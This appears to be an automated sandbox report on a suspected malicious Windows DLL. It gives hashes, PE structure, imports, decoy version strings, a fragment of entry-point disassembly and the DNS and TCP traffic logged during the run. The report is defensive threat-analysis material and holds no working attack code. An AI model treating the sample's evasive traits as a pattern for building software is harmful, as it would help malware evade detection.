MD5:	C3A7E31F4BDBD53F6A8E8D751FD72C7A
SHA1:	99AB94231A1CE3FC3916980A43F981D4DFF5F0F2
SHA-256:	38652F1FF5E3A63BCE841F8AEC3B4905B47EFB6B60A036424CB659797FD5600D
SHA-512:	1C4026C733A1F725F2BD72FBB0F093DEF6A818E212CDE8D20490074A73AF619DAED58AE0ACCE47063AC4920AB9F56456D648058D55A9C65381191C671A3821E
Malicious:	false
IE Cache URL:	http://https://img.img-taboola.com/taboola/image/fetch/f_jpg%2Cq_auto%2Ch_311%2Cw_207%2Cc_fill%2Cg_faces:auto%2Ce_sharpen/http%3A%2F%2Fcdn.taboola.com%2Flibtrc%2Fstatic%2Fthumbnails%2F82baf35d7cc74b9e51be7f602b931379.jpg
Preview:	......JFIF.....+"..."+2*(*2<66<LHLdd.....+"..."+2*(*2<66<LHLdd.....7...."..........4.....-.n....5:.r%.X;....}...bC3....r.#....p.....f....#.....[...s...d.{=,..6...IT.:.v&V,P.....1M.P...6)q....j....u..B.g..#.u.....]..".#.....y...c.B.Kh.[}.... S.t1z|..U]S.....R..1.....lyf.)Y3*.o,..n. ...7..$j{yy%.b ...+.sq.F..hh....,W.....I.....+...|.uZ....&.f..!.v..,0i..J...Lk0...+U..T.@..y....KfS.6.!4..|3H...V^.v.X.6.a4.!...9y.i.....z,..Fr[.4....v..z+.IM.k.d1...._...N.....e.S.-.l.%...U.6]D..":.....A...h..L..j.E...?.f.6F...KB.....2..Ar.xT..6..a.e,E..V~...f.e...../...q.cBE.5.....a.R..;.u..dXC.#..S1.^+.[..r....6t.:U..N9.|.B...=...4..q...X.....W.....\..tL.&7U....>}.D.._w....]b.W...PH.y..r.4..H...e!..NZ...0./k...:.....V.I.o....|.....E...z-B.....y..q.b....Q..u. .H.....EC.`=H

Static File Info

General

File type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Entropy (8bit):	6.790683027448341
TrID:	• Win32 Dynamic Link Library (generic) (1002004/3) 99.60% • Generic Win/DOS Executable (2004/3) 0.20% • DOS Executable Generic (2002/1) 0.20% • Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.00%
File name:	SecuriteInfo.com.Generic.mg.3964ec2fe493ed56.dll
File size:	360448
MD5:	3964ec2fe493ed566a404e9dd33434a5
SHA1:	bca121cbdfb1c1212c27de720bcaa5c3a6fa845c
SHA256:	3b98e6c87edfb4da99612025cf485d302d42c184e73bcb727f9807923bfa9850
SHA512:	a39f9318f6307693e14958d8b985b6f78d5113e53a85bf55be7d6cf8aadd8921034d16b624898dac08ef2e17e8d56c1d7ef2d90853dd62ff12d0aa5a0c002340
SSDEEP:	6144:+87Sm49lFRQSAe5kIlQm3n/ym1grjpY7nf9av3lYdkv+hgG2SnG4j/gU:Wm+3QSAdm3n/yogZg0v3Gqv0gG2mG4rv

General

File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....b.6.&.X.&.X.&.X..F%.>.X..F6...X..F5...X./...#.X.&.Y.I.X..F*.'.X..F".'.X..F$.'.X..F .'.X.Rich&.X.....PE..L.....E.....

File Icon

Icon Hash:	74f0e4ecccdce0e4

Static PE Info

General

Entrypoint:	0x100285d5
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x10000000
Subsystem:	windows gui
Image File Characteristics:	32BIT_MACHINE, EXECUTABLE_IMAGE, DLL
DLL Characteristics:	
Time Stamp:	0x45A80C01 [Fri Jan 12 22:30:25 2007 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	e0e710d4ed87ec11636d345dba071187

Entrypoint Preview

Instruction
cmp dword ptr [esp+08h], 01h
jne 00007FA6D8B08A27h
call 00007FA6D8B117D0h
push dword ptr [esp+04h]
mov ecx, dword ptr [esp+10h]
mov edx, dword ptr [esp+0Ch]
call 00007FA6D8B08912h
pop ecx
retn 000Ch
mov eax, dword ptr [esp+04h]
xor ecx, ecx
cmp eax, dword ptr [100503A0h+ecx*8]
je 00007FA6D8B08A34h
inc ecx
cmp ecx, 2Dh
jl 00007FA6D8B08A13h
lea ecx, dword ptr [eax-13h]
cmp ecx, 11h
jnbe 00007FA6D8B08A2Eh
push 0000000Dh
pop eax
ret
mov eax, dword ptr [100503A4h+ecx*8]
ret
add eax, FFFFFF44h
push 0000000Eh
pop ecx
cmp ecx, eax
sbb eax, eax

Instruction
and eax, ecx
add eax, 08h
ret
call 00007FA6D8B0F218h
test eax, eax
jne 00007FA6D8B08A28h
mov eax, 10050508h
ret
add eax, 08h
ret
call 00007FA6D8B0F205h
test eax, eax
jne 00007FA6D8B08A28h
mov eax, 1005050Ch
ret
add eax, 0Ch
ret
push esi
call 00007FA6D8B08A0Ch
mov ecx, dword ptr [esp+08h]
push ecx
mov dword ptr [eax], ecx
call 00007FA6D8B089B2h
pop ecx
mov esi, eax
call 00007FA6D8B089E5h
mov dword ptr [eax], esi
pop esi
ret
push ebp
mov ebp, esp
sub esp, 48h
mov eax, dword ptr [10050514h]
xor eax, ebp
mov dword ptr [ebp-04h], eax
push ebx
xor ebx, ebx
push esi
mov esi, dword ptr [ebp+08h]
cmp dword ptr [esi+14h], ebx
push edi
mov dword ptr [ebp-2Ch], ebx
mov dword ptr [ebp-24h], ebx
mov dword ptr [ebp-1Ch], ebx
mov dword ptr [ebp-28h], ebx

Rich Headers

Programming Language:	• [RES] VS2005 build 50727 • [C] VS2005 build 50727 • [EXP] VS2005 build 50727 • [C++] VS2005 build 50727 • [ASM] VS2005 build 50727 • [LNK] VS2005 build 50727 • [IMP] VS2008 SP1 build 30729

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x4f020	0x93	.rdata
IMAGE_DIRECTORY_ENTRY_IMPORT	0x4e754	0x3c	.rdata
IMAGE_DIRECTORY_ENTRY_RESOURCE	0xb1000	0x4d0	.rsrc
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BASERELOC	0xb2000	0x1c98	.reloc
IMAGE_DIRECTORY_ENTRY_DEBUG	0x3e220	0x1c	.rdata
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x4cc28	0x40	.rdata
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IAT	0x3e000	0x1b4	.rdata
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x1000	0x3c44c	0x3d000	False	0.709148469518	data	6.87914739574	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rdata	0x3e000	0x110b3	0x12000	False	0.671657986111	data	6.38357818166	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.data	0x50000	0x604c8	0x4000	False	0.558715820312	COM executable for DOS	5.48871661926	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.rsrc	0xb1000	0x4d0	0x1000	False	0.150146484375	data	1.65729733757	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.reloc	0xb2000	0x2c74	0x3000	False	0.485595703125	data	4.83368153083	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ

Resources

Name	RVA	Size	Type	Language	Country
RT_VERSION	0xb10a0	0x2b0	data	English	United States
RT_MANIFEST	0xb1350	0x17d	XML 1.0 document text	English	United States

Imports

DLL	Import
KERNEL32.dll	ExitProcess, GetFileAttributesA, CreateProcessA, GetSystemDirectoryA, GetEnvironmentVariableA, MultiByteToWideChar, GetShortPathNameA, CopyFileA, GetTempFileNameA, LoadLibraryA, WaitForMultipleObjects, GetModuleFileNameA, VirtualProtect, GetCurrentProcessId, CompareStringW, CompareStringA, CreateFileA, SetStdHandle, WriteConsoleW, GetConsoleOutputCP, WriteConsoleA, ReadFile, GetLocaleInfoW, IsValidCodePage, IsValidLocale, EnumSystemLocalesA, GetLocaleInfoA, WideCharToMultiByte, InterlockedIncrement, InterlockedDecrement, InterlockedCompareExchange, InterlockedExchange, Sleep, InitializeCriticalSection, DeleteCriticalSection, EnterCriticalSection, LeaveCriticalSection, GetLastError, HeapFree, TerminateProcess, GetCurrentProcess, UnhandledExceptionFilter, SetUnhandledExceptionFilter, IsDebuggerPresent, GetTimeFormatA, GetDateFormatA, GetSystemTimeAsFileTime, GetCurrentThreadId, GetCommandLineA, GetVersionExA, HeapAlloc, GetProcessHeap, GetCPInfo, RaiseException, RtlUnwind, LCMapStringA, LCMapStringW, GetStringTypeA, GetStringTypeW, HeapDestroy, HeapCreate, VirtualFree, VirtualAlloc, HeapReAlloc, GetProcAddress, GetModuleHandleA, TlsGetValue, TlsAlloc, TlsSetValue, TlsFree, SetLastError, GetACP, GetOEMCP, GetTimeZoneInformation, SetHandleCount, GetStdHandle, GetFileType, GetStartupInfoA, FreeEnvironmentStringsA, GetEnvironmentStrings, FreeEnvironmentStringsW, GetEnvironmentStringsW, QueryPerformanceCounter, GetTickCount, WriteFile, GetConsoleCP, GetConsoleMode, FlushFileBuffers, SetFilePointer, CloseHandle, HeapSize, GetUserDefaultLCID, SetEnvironmentVariableA
WS2_32.dll	ioctlsocket, inet_ntoa, WSAStartup, recvfrom, ntohl, inet_addr, htons, WSACleanup, recv, socket, getservbyname, send, getsockopt, listen

Exports

Name	Ordinal	Address
DllRegisterServer	1	0x10021230
Exactnature	2	0x10021130
Happenthousand	3	0x100215a0
Probablepath	4	0x10021650

Version Infos

Description	Data
LegalCopyright	Copyright Strongimagine 1996-2016
FileVersion	8.3.8.121
CompanyName	Strongimagine
ProductName	Room know
ProductVersion	8.3.8.121 Soundbank

Description	Data
FileDescription	Room know
OriginalFilename	Sing.dll
Translation	0x0409 0x04e4

Possible Origin

Language of compilation system	Country where language is spoken	Map
English	United States	

Network Behavior

Network Port Distribution

TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 16, 2021 01:04:39.472393990 CET	49730	443	192.168.2.5	104.20.185.68
Feb 16, 2021 01:04:39.472596884 CET	49731	443	192.168.2.5	104.20.185.68
Feb 16, 2021 01:04:39.523533106 CET	443	49730	104.20.185.68	192.168.2.5
Feb 16, 2021 01:04:39.523551941 CET	443	49731	104.20.185.68	192.168.2.5
Feb 16, 2021 01:04:39.523663044 CET	49730	443	192.168.2.5	104.20.185.68
Feb 16, 2021 01:04:39.523710012 CET	49731	443	192.168.2.5	104.20.185.68
Feb 16, 2021 01:04:39.526336908 CET	49730	443	192.168.2.5	104.20.185.68
Feb 16, 2021 01:04:39.529978991 CET	49731	443	192.168.2.5	104.20.185.68
Feb 16, 2021 01:04:39.577331066 CET	443	49730	104.20.185.68	192.168.2.5
Feb 16, 2021 01:04:39.579267025 CET	443	49730	104.20.185.68	192.168.2.5
Feb 16, 2021 01:04:39.579298019 CET	443	49730	104.20.185.68	192.168.2.5
Feb 16, 2021 01:04:39.579365969 CET	49730	443	192.168.2.5	104.20.185.68
Feb 16, 2021 01:04:39.579410076 CET	49730	443	192.168.2.5	104.20.185.68
Feb 16, 2021 01:04:39.580795050 CET	443	49731	104.20.185.68	192.168.2.5
Feb 16, 2021 01:04:39.581794977 CET	443	49731	104.20.185.68	192.168.2.5
Feb 16, 2021 01:04:39.581810951 CET	443	49731	104.20.185.68	192.168.2.5
Feb 16, 2021 01:04:39.581845999 CET	49731	443	192.168.2.5	104.20.185.68
Feb 16, 2021 01:04:39.581868887 CET	49731	443	192.168.2.5	104.20.185.68
Feb 16, 2021 01:04:39.617234945 CET	49730	443	192.168.2.5	104.20.185.68
Feb 16, 2021 01:04:39.617316961 CET	49731	443	192.168.2.5	104.20.185.68
Feb 16, 2021 01:04:39.629283905 CET	49730	443	192.168.2.5	104.20.185.68
Feb 16, 2021 01:04:39.629417896 CET	49731	443	192.168.2.5	104.20.185.68
Feb 16, 2021 01:04:39.632096052 CET	49730	443	192.168.2.5	104.20.185.68
Feb 16, 2021 01:04:39.668236971 CET	443	49731	104.20.185.68	192.168.2.5

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 16, 2021 01:04:39.668258905 CET	443	49730	104.20.185.68	192.168.2.5
Feb 16, 2021 01:04:39.668338060 CET	443	49731	104.20.185.68	192.168.2.5
Feb 16, 2021 01:04:39.668351889 CET	443	49731	104.20.185.68	192.168.2.5
Feb 16, 2021 01:04:39.668371916 CET	443	49730	104.20.185.68	192.168.2.5
Feb 16, 2021 01:04:39.668401003 CET	49731	443	192.168.2.5	104.20.185.68
Feb 16, 2021 01:04:39.668406963 CET	443	49730	104.20.185.68	192.168.2.5
Feb 16, 2021 01:04:39.668443918 CET	49730	443	192.168.2.5	104.20.185.68
Feb 16, 2021 01:04:39.668468952 CET	49730	443	192.168.2.5	104.20.185.68
Feb 16, 2021 01:04:39.680191040 CET	443	49731	104.20.185.68	192.168.2.5
Feb 16, 2021 01:04:39.680253983 CET	443	49730	104.20.185.68	192.168.2.5
Feb 16, 2021 01:04:39.680274010 CET	443	49731	104.20.185.68	192.168.2.5
Feb 16, 2021 01:04:39.680293083 CET	443	49730	104.20.185.68	192.168.2.5
Feb 16, 2021 01:04:39.680366993 CET	49731	443	192.168.2.5	104.20.185.68
Feb 16, 2021 01:04:39.680615902 CET	49730	443	192.168.2.5	104.20.185.68
Feb 16, 2021 01:04:39.696618080 CET	443	49730	104.20.185.68	192.168.2.5
Feb 16, 2021 01:04:39.696645021 CET	443	49730	104.20.185.68	192.168.2.5
Feb 16, 2021 01:04:39.696744919 CET	49730	443	192.168.2.5	104.20.185.68
Feb 16, 2021 01:04:39.723766088 CET	49730	443	192.168.2.5	104.20.185.68
Feb 16, 2021 01:04:39.726985931 CET	49731	443	192.168.2.5	104.20.185.68
Feb 16, 2021 01:04:39.816790104 CET	443	49730	104.20.185.68	192.168.2.5
Feb 16, 2021 01:04:39.819756985 CET	443	49731	104.20.185.68	192.168.2.5
Feb 16, 2021 01:04:46.843200922 CET	49742	443	192.168.2.5	151.101.1.44
Feb 16, 2021 01:04:46.843254089 CET	49743	443	192.168.2.5	151.101.1.44
Feb 16, 2021 01:04:46.843545914 CET	49744	443	192.168.2.5	151.101.1.44
Feb 16, 2021 01:04:46.845951080 CET	49745	443	192.168.2.5	151.101.1.44
Feb 16, 2021 01:04:46.846287012 CET	49746	443	192.168.2.5	151.101.1.44
Feb 16, 2021 01:04:46.850891113 CET	49747	443	192.168.2.5	151.101.1.44
Feb 16, 2021 01:04:46.886569977 CET	443	49742	151.101.1.44	192.168.2.5
Feb 16, 2021 01:04:46.886754990 CET	49742	443	192.168.2.5	151.101.1.44
Feb 16, 2021 01:04:46.886821985 CET	443	49743	151.101.1.44	192.168.2.5
Feb 16, 2021 01:04:46.886840105 CET	443	49744	151.101.1.44	192.168.2.5
Feb 16, 2021 01:04:46.886907101 CET	49743	443	192.168.2.5	151.101.1.44
Feb 16, 2021 01:04:46.886962891 CET	49744	443	192.168.2.5	151.101.1.44
Feb 16, 2021 01:04:46.889228106 CET	443	49745	151.101.1.44	192.168.2.5
Feb 16, 2021 01:04:46.889372110 CET	49745	443	192.168.2.5	151.101.1.44
Feb 16, 2021 01:04:46.889606953 CET	443	49746	151.101.1.44	192.168.2.5
Feb 16, 2021 01:04:46.889713049 CET	49746	443	192.168.2.5	151.101.1.44
Feb 16, 2021 01:04:46.894222021 CET	49746	443	192.168.2.5	151.101.1.44
Feb 16, 2021 01:04:46.894292116 CET	443	49747	151.101.1.44	192.168.2.5
Feb 16, 2021 01:04:46.894387007 CET	49747	443	192.168.2.5	151.101.1.44
Feb 16, 2021 01:04:46.895137072 CET	49743	443	192.168.2.5	151.101.1.44
Feb 16, 2021 01:04:46.898184061 CET	49745	443	192.168.2.5	151.101.1.44
Feb 16, 2021 01:04:46.898220062 CET	49744	443	192.168.2.5	151.101.1.44
Feb 16, 2021 01:04:46.900130987 CET	49747	443	192.168.2.5	151.101.1.44
Feb 16, 2021 01:04:46.900691032 CET	49742	443	192.168.2.5	151.101.1.44
Feb 16, 2021 01:04:46.937638044 CET	443	49746	151.101.1.44	192.168.2.5
Feb 16, 2021 01:04:46.938349009 CET	443	49743	151.101.1.44	192.168.2.5
Feb 16, 2021 01:04:46.938509941 CET	443	49746	151.101.1.44	192.168.2.5
Feb 16, 2021 01:04:46.938549042 CET	443	49746	151.101.1.44	192.168.2.5
Feb 16, 2021 01:04:46.938568115 CET	443	49746	151.101.1.44	192.168.2.5
Feb 16, 2021 01:04:46.938591957 CET	49746	443	192.168.2.5	151.101.1.44
Feb 16, 2021 01:04:46.938617945 CET	49746	443	192.168.2.5	151.101.1.44
Feb 16, 2021 01:04:46.939368963 CET	443	49743	151.101.1.44	192.168.2.5
Feb 16, 2021 01:04:46.939393044 CET	443	49743	151.101.1.44	192.168.2.5
Feb 16, 2021 01:04:46.939410925 CET	443	49743	151.101.1.44	192.168.2.5
Feb 16, 2021 01:04:46.939439058 CET	49743	443	192.168.2.5	151.101.1.44
Feb 16, 2021 01:04:46.939503908 CET	49743	443	192.168.2.5	151.101.1.44
Feb 16, 2021 01:04:46.941397905 CET	443	49745	151.101.1.44	192.168.2.5
Feb 16, 2021 01:04:46.941417933 CET	443	49744	151.101.1.44	192.168.2.5
Feb 16, 2021 01:04:46.942421913 CET	443	49745	151.101.1.44	192.168.2.5
Feb 16, 2021 01:04:46.942440033 CET	443	49745	151.101.1.44	192.168.2.5
Feb 16, 2021 01:04:46.942459106 CET	443	49745	151.101.1.44	192.168.2.5
Feb 16, 2021 01:04:46.942507982 CET	49745	443	192.168.2.5	151.101.1.44
Feb 16, 2021 01:04:46.942545891 CET	49745	443	192.168.2.5	151.101.1.44

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 16, 2021 01:04:46.942574024 CET	443	49744	151.101.1.44	192.168.2.5
Feb 16, 2021 01:04:46.942598104 CET	443	49744	151.101.1.44	192.168.2.5
Feb 16, 2021 01:04:46.942626953 CET	49744	443	192.168.2.5	151.101.1.44
Feb 16, 2021 01:04:46.942655087 CET	49744	443	192.168.2.5	151.101.1.44
Feb 16, 2021 01:04:46.942713022 CET	443	49744	151.101.1.44	192.168.2.5
Feb 16, 2021 01:04:46.942756891 CET	49744	443	192.168.2.5	151.101.1.44
Feb 16, 2021 01:04:46.943444967 CET	443	49747	151.101.1.44	192.168.2.5
Feb 16, 2021 01:04:46.943860054 CET	443	49742	151.101.1.44	192.168.2.5
Feb 16, 2021 01:04:46.944477081 CET	443	49747	151.101.1.44	192.168.2.5
Feb 16, 2021 01:04:46.944500923 CET	443	49747	151.101.1.44	192.168.2.5
Feb 16, 2021 01:04:46.944530964 CET	443	49747	151.101.1.44	192.168.2.5
Feb 16, 2021 01:04:46.944556952 CET	49747	443	192.168.2.5	151.101.1.44

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 16, 2021 01:04:27.065882921 CET	65296	53	192.168.2.5	8.8.8.8
Feb 16, 2021 01:04:27.117335081 CET	53	65296	8.8.8.8	192.168.2.5
Feb 16, 2021 01:04:28.332422018 CET	63183	53	192.168.2.5	8.8.8.8
Feb 16, 2021 01:04:28.384004116 CET	53	63183	8.8.8.8	192.168.2.5
Feb 16, 2021 01:04:29.217360973 CET	60151	53	192.168.2.5	8.8.8.8
Feb 16, 2021 01:04:29.268915892 CET	53	60151	8.8.8.8	192.168.2.5
Feb 16, 2021 01:04:30.193712950 CET	56969	53	192.168.2.5	8.8.8.8
Feb 16, 2021 01:04:30.253357887 CET	53	56969	8.8.8.8	192.168.2.5
Feb 16, 2021 01:04:31.144664049 CET	55161	53	192.168.2.5	8.8.8.8
Feb 16, 2021 01:04:31.198656082 CET	53	55161	8.8.8.8	192.168.2.5
Feb 16, 2021 01:04:34.445400000 CET	54757	53	192.168.2.5	8.8.8.8
Feb 16, 2021 01:04:34.507839918 CET	53	54757	8.8.8.8	192.168.2.5
Feb 16, 2021 01:04:35.856832027 CET	49992	53	192.168.2.5	8.8.8.8
Feb 16, 2021 01:04:35.916651964 CET	53	49992	8.8.8.8	192.168.2.5
Feb 16, 2021 01:04:36.237200022 CET	60075	53	192.168.2.5	8.8.8.8
Feb 16, 2021 01:04:36.285904884 CET	53	60075	8.8.8.8	192.168.2.5
Feb 16, 2021 01:04:36.738053083 CET	55016	53	192.168.2.5	8.8.8.8
Feb 16, 2021 01:04:36.777025938 CET	64345	53	192.168.2.5	8.8.8.8
Feb 16, 2021 01:04:36.786705017 CET	53	55016	8.8.8.8	192.168.2.5
Feb 16, 2021 01:04:36.835037947 CET	53	64345	8.8.8.8	192.168.2.5
Feb 16, 2021 01:04:38.925905943 CET	57128	53	192.168.2.5	8.8.8.8
Feb 16, 2021 01:04:38.991244078 CET	53	57128	8.8.8.8	192.168.2.5
Feb 16, 2021 01:04:39.404757977 CET	54791	53	192.168.2.5	8.8.8.8
Feb 16, 2021 01:04:39.458781004 CET	53	54791	8.8.8.8	192.168.2.5
Feb 16, 2021 01:04:39.534991980 CET	50463	53	192.168.2.5	8.8.8.8
Feb 16, 2021 01:04:39.601070881 CET	53	50463	8.8.8.8	192.168.2.5
Feb 16, 2021 01:04:40.929920912 CET	50394	53	192.168.2.5	8.8.8.8
Feb 16, 2021 01:04:41.002800941 CET	53	50394	8.8.8.8	192.168.2.5
Feb 16, 2021 01:04:42.207483053 CET	58530	53	192.168.2.5	8.8.8.8
Feb 16, 2021 01:04:42.278592110 CET	53	58530	8.8.8.8	192.168.2.5
Feb 16, 2021 01:04:43.381813049 CET	53813	53	192.168.2.5	8.8.8.8
Feb 16, 2021 01:04:43.440767050 CET	53	53813	8.8.8.8	192.168.2.5
Feb 16, 2021 01:04:45.017370939 CET	63732	53	192.168.2.5	8.8.8.8
Feb 16, 2021 01:04:45.066117048 CET	53	63732	8.8.8.8	192.168.2.5
Feb 16, 2021 01:04:46.766200066 CET	57344	53	192.168.2.5	8.8.8.8
Feb 16, 2021 01:04:46.824592113 CET	53	57344	8.8.8.8	192.168.2.5
Feb 16, 2021 01:04:52.426879883 CET	54450	53	192.168.2.5	8.8.8.8
Feb 16, 2021 01:04:52.505948067 CET	53	54450	8.8.8.8	192.168.2.5
Feb 16, 2021 01:04:59.944088936 CET	59261	53	192.168.2.5	8.8.8.8
Feb 16, 2021 01:04:59.994887114 CET	53	59261	8.8.8.8	192.168.2.5
Feb 16, 2021 01:05:04.439003944 CET	57151	53	192.168.2.5	8.8.8.8
Feb 16, 2021 01:05:04.487688065 CET	53	57151	8.8.8.8	192.168.2.5
Feb 16, 2021 01:05:05.415002108 CET	59413	53	192.168.2.5	8.8.8.8
Feb 16, 2021 01:05:05.449146032 CET	57151	53	192.168.2.5	8.8.8.8
Feb 16, 2021 01:05:05.477086067 CET	53	59413	8.8.8.8	192.168.2.5
Feb 16, 2021 01:05:05.497790098 CET	53	57151	8.8.8.8	192.168.2.5
Feb 16, 2021 01:05:06.424741983 CET	59413	53	192.168.2.5	8.8.8.8
Feb 16, 2021 01:05:06.485574007 CET	53	59413	8.8.8.8	192.168.2.5

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 16, 2021 01:05:06.506071091 CET	57151	53	192.168.2.5	8.8.8.8
Feb 16, 2021 01:05:06.563165903 CET	53	57151	8.8.8.8	192.168.2.5
Feb 16, 2021 01:05:07.434849977 CET	59413	53	192.168.2.5	8.8.8.8
Feb 16, 2021 01:05:07.486288071 CET	53	59413	8.8.8.8	192.168.2.5
Feb 16, 2021 01:05:08.514908075 CET	57151	53	192.168.2.5	8.8.8.8
Feb 16, 2021 01:05:08.566046953 CET	53	57151	8.8.8.8	192.168.2.5
Feb 16, 2021 01:05:09.449008942 CET	59413	53	192.168.2.5	8.8.8.8
Feb 16, 2021 01:05:09.501142979 CET	53	59413	8.8.8.8	192.168.2.5
Feb 16, 2021 01:05:12.067400932 CET	60516	53	192.168.2.5	8.8.8.8
Feb 16, 2021 01:05:12.129086018 CET	53	60516	8.8.8.8	192.168.2.5
Feb 16, 2021 01:05:12.525845051 CET	57151	53	192.168.2.5	8.8.8.8
Feb 16, 2021 01:05:12.574542999 CET	53	57151	8.8.8.8	192.168.2.5
Feb 16, 2021 01:05:13.459069967 CET	59413	53	192.168.2.5	8.8.8.8
Feb 16, 2021 01:05:13.511001110 CET	53	59413	8.8.8.8	192.168.2.5
Feb 16, 2021 01:05:16.505283117 CET	51649	53	192.168.2.5	8.8.8.8
Feb 16, 2021 01:05:16.567570925 CET	53	51649	8.8.8.8	192.168.2.5
Feb 16, 2021 01:05:16.669219017 CET	65086	53	192.168.2.5	8.8.8.8
Feb 16, 2021 01:05:16.722373009 CET	53	65086	8.8.8.8	192.168.2.5
Feb 16, 2021 01:05:16.825109005 CET	56432	53	192.168.2.5	8.8.8.8
Feb 16, 2021 01:05:16.889029980 CET	53	56432	8.8.8.8	192.168.2.5
Feb 16, 2021 01:05:19.623413086 CET	52929	53	192.168.2.5	8.8.8.8
Feb 16, 2021 01:05:19.673561096 CET	53	52929	8.8.8.8	192.168.2.5
Feb 16, 2021 01:05:22.918230057 CET	64317	53	192.168.2.5	8.8.8.8
Feb 16, 2021 01:05:22.966792107 CET	53	64317	8.8.8.8	192.168.2.5
Feb 16, 2021 01:05:27.663894892 CET	61004	53	192.168.2.5	8.8.8.8
Feb 16, 2021 01:05:27.723504066 CET	53	61004	8.8.8.8	192.168.2.5
Feb 16, 2021 01:05:31.151849985 CET	56895	53	192.168.2.5	8.8.8.8
Feb 16, 2021 01:05:31.213291883 CET	53	56895	8.8.8.8	192.168.2.5
Feb 16, 2021 01:05:31.594980955 CET	62372	53	192.168.2.5	8.8.8.8
Feb 16, 2021 01:05:31.646488905 CET	53	62372	8.8.8.8	192.168.2.5
Feb 16, 2021 01:06:08.542437077 CET	61515	53	192.168.2.5	8.8.8.8
Feb 16, 2021 01:06:08.616638899 CET	53	61515	8.8.8.8	192.168.2.5
Feb 16, 2021 01:06:10.638219118 CET	56675	53	192.168.2.5	8.8.8.8
Feb 16, 2021 01:06:10.699206114 CET	53	56675	8.8.8.8	192.168.2.5
Feb 16, 2021 01:07:08.831741095 CET	57172	53	192.168.2.5	8.8.8.8
Feb 16, 2021 01:07:08.931490898 CET	53	57172	8.8.8.8	192.168.2.5
Feb 16, 2021 01:07:09.436985016 CET	55267	53	192.168.2.5	8.8.8.8
Feb 16, 2021 01:07:09.549736023 CET	53	55267	8.8.8.8	192.168.2.5
Feb 16, 2021 01:07:10.250860929 CET	50969	53	192.168.2.5	8.8.8.8
Feb 16, 2021 01:07:10.309279919 CET	53	50969	8.8.8.8	192.168.2.5
Feb 16, 2021 01:07:10.721770048 CET	64362	53	192.168.2.5	8.8.8.8
Feb 16, 2021 01:07:10.778508902 CET	53	64362	8.8.8.8	192.168.2.5
Feb 16, 2021 01:07:11.195451021 CET	54766	53	192.168.2.5	8.8.8.8
Feb 16, 2021 01:07:11.252738953 CET	53	54766	8.8.8.8	192.168.2.5
Feb 16, 2021 01:07:11.740170002 CET	61446	53	192.168.2.5	8.8.8.8
Feb 16, 2021 01:07:11.804217100 CET	53	61446	8.8.8.8	192.168.2.5
Feb 16, 2021 01:07:12.292336941 CET	57515	53	192.168.2.5	8.8.8.8
Feb 16, 2021 01:07:12.349621058 CET	53	57515	8.8.8.8	192.168.2.5
Feb 16, 2021 01:07:12.964298964 CET	58199	53	192.168.2.5	8.8.8.8
Feb 16, 2021 01:07:13.023261070 CET	53	58199	8.8.8.8	192.168.2.5
Feb 16, 2021 01:07:13.710146904 CET	65221	53	192.168.2.5	8.8.8.8
Feb 16, 2021 01:07:13.770143986 CET	53	65221	8.8.8.8	192.168.2.5
Feb 16, 2021 01:07:14.178760052 CET	61573	53	192.168.2.5	8.8.8.8
Feb 16, 2021 01:07:14.236012936 CET	53	61573	8.8.8.8	192.168.2.5

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Feb 16, 2021 01:04:36.237200022 CET	192.168.2.5	8.8.8.8	0xc71f	Standard query (0)	www.msn.com	A (IP address)	IN (0x0001)
Feb 16, 2021 01:04:38.925905943 CET	192.168.2.5	8.8.8.8	0x6de2	Standard query (0)	web.vortex .data.msn.com	A (IP address)	IN (0x0001)
Feb 16, 2021 01:04:39.404757977 CET	192.168.2.5	8.8.8.8	0x8ef1	Standard query (0)	geolocatio n.onetrust.com	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Feb 16, 2021 01:04:39.534991980 CET	192.168.2.5	8.8.8.8	0x74b9	Standard query (0)	contextual .media.net	A (IP address)	IN (0x0001)
Feb 16, 2021 01:04:40.929920912 CET	192.168.2.5	8.8.8.8	0x6cc7	Standard query (0)	lg3.media.net	A (IP address)	IN (0x0001)
